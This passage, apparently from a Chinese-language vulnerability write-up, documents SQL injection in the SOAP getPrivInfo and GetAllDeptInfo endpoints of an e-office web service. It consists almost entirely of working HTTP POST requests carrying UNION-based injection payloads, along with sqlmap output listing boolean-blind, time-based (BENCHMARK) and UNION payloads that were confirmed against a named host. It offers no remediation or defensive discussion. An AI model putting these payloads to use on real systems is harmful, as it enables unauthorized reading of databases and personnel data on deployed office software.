</soapenv:Envelope>
通过 BENCHMARK 成功延时 5 秒
getPrivInfo
POST /webservice-json/online_person/online_person.wsdl.php HTTP/1.1
User-Agent: Apache-HttpClient/4.5.5 (Java/17.0.12)
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
SOAPAction: urn:personServicewsdl#getPrivInfo
Content-Type: text/xml;charset=UTF-8
Host: eoffice.mrxn.net:8082
Content-Length: 448

<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:urn="urn:personServicewsdl">
   <soapenv:Header/>
   <soapenv:Body>
      <urn:getPrivInfo soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
         <a xsi:type="xsd:string">admin' UNION ALL SELECT NULL,CONCAT(0x716a6a7a71,0x704f4151596168504f6a487670526d4b444b42787055415242537256627464774d696e725a755a7a,0x71717a6a71),NULL,NULL,NULL#</a>
      </urn:getPrivInfo>
   </soapenv:Body>
</soapenv:Envelope>

通过联合注入,成功回显测试payload
sqlmap结果如下
sqlmap identified the following injection point(s) with a total of 152 HTTP(s) requests:
---
Parameter: SOAP #1* ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: <soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:urn="urn:personServicewsdl">
   <soapenv:Header/>
   <soapenv:Body>
      <urn:getPrivInfo soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
         <a xsi:type="xsd:string">admin' OR NOT 3132=3132#</a>
      </urn:getPrivInfo>
   </soapenv:Body>
</soapenv:Envelope>

    Type: time-based blind
    Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)
    Payload: <soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:urn="urn:personServicewsdl">
   <soapenv:Header/>
   <soapenv:Body>
      <urn:getPrivInfo soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
         <a xsi:type="xsd:string">admin' AND 3046=BENCHMARK(5000000,MD5(0x5770784d))-- HcbI</a>
      </urn:getPrivInfo>
   </soapenv:Body>
</soapenv:Envelope>

    Type: UNION query
    Title: MySQL UNION query (NULL) - 5 columns
    Payload: <soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:urn="urn:personServicewsdl">
   <soapenv:Header/>
   <soapenv:Body>
      <urn:getPrivInfo soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
         <a xsi:type="xsd:string">admin' UNION ALL SELECT NULL,CONCAT(0x716a6a7a71,0x704f4151596168504f6a487670526d4b444b42787055415242537256627464774d696e725a755a7a,0x71717a6a71),NULL,NULL,NULL#</a>
      </urn:getPrivInfo>
   </soapenv:Body>
</soapenv:Envelope>
---
GetAllDeptInfo
POST /webservice-json/online_person/online_person.wsdl.php HTTP/1.1
User-Agent: Apache-HttpClient/4.5.5 (Java/17.0.12)
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
SOAPAction: urn:personServicewsdl#GetAllDeptInfo
Content-Type: text/xml;charset=UTF-8
Host: eoffice.mrxn.net:8082
Content-Length: 455

<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:urn="urn:personServicewsdl">
   <soapenv:Header/>
   <soapenv:Body>
      <urn:GetAllDeptInfo soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
         <DeptId xsi:type="xsd:string">1' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7171716b71,0x494461436b75644f68464e6f716457577971567169786b6254464849624f7651755475586f4b7666,0x716b707a71),NULL,NULL,NULL-- -</DeptId>
      </urn:GetAllDeptInfo>
   </soapenv:Body>
</soapenv:Envelope>
sqlmap结果如下
sqlmap identified the following injection point(s) with a total of 56 HTTP(s) requests:
---
Parameter: SOAP #1* ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: <soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:urn="urn:personServicewsdl">
   <soapenv:Header/>
   <soapenv:Body>
      <urn:GetAllDeptInfo soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
         <DeptId xsi:type="xsd:string">1' AND 5920=5920 AND 'TShm'='TShm</DeptId>
      </urn:GetAllDeptInfo>
   </soapenv:Body>
</soapenv:Envelope>

    Type: time-based blind
    Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)
    Payload: <soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:urn="urn:personServicewsdl">
   <soapenv:Header/>
   <soapenv:Body>
      <urn:GetAllDeptInfo soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
         <DeptId xsi:type="xsd:string">1' AND 9627=BENCHMARK(5000000,MD5(0x4e456c44)) AND 'epzC'='epzC</DeptId>
      </urn:GetAllDeptInfo>
   </soapenv:Body>
</soapenv:Envelope>

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: <soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:urn="urn:personServicewsdl">
   <soapenv:Header/>
   <soapenv:Body>
      <urn:GetAllDeptInfo soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
         <DeptId xsi:type="xsd:string">1' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7171716b71,0x494461436b75644f68464e6f716457577971567169786b6254464849624f7651755475586f4b7666,0x716b707a71),NULL,NULL,NULL-- -</DeptId>
      </urn:GetAllDeptInfo>
   </soapenv:Body>
</soapenv:Envelope>
---

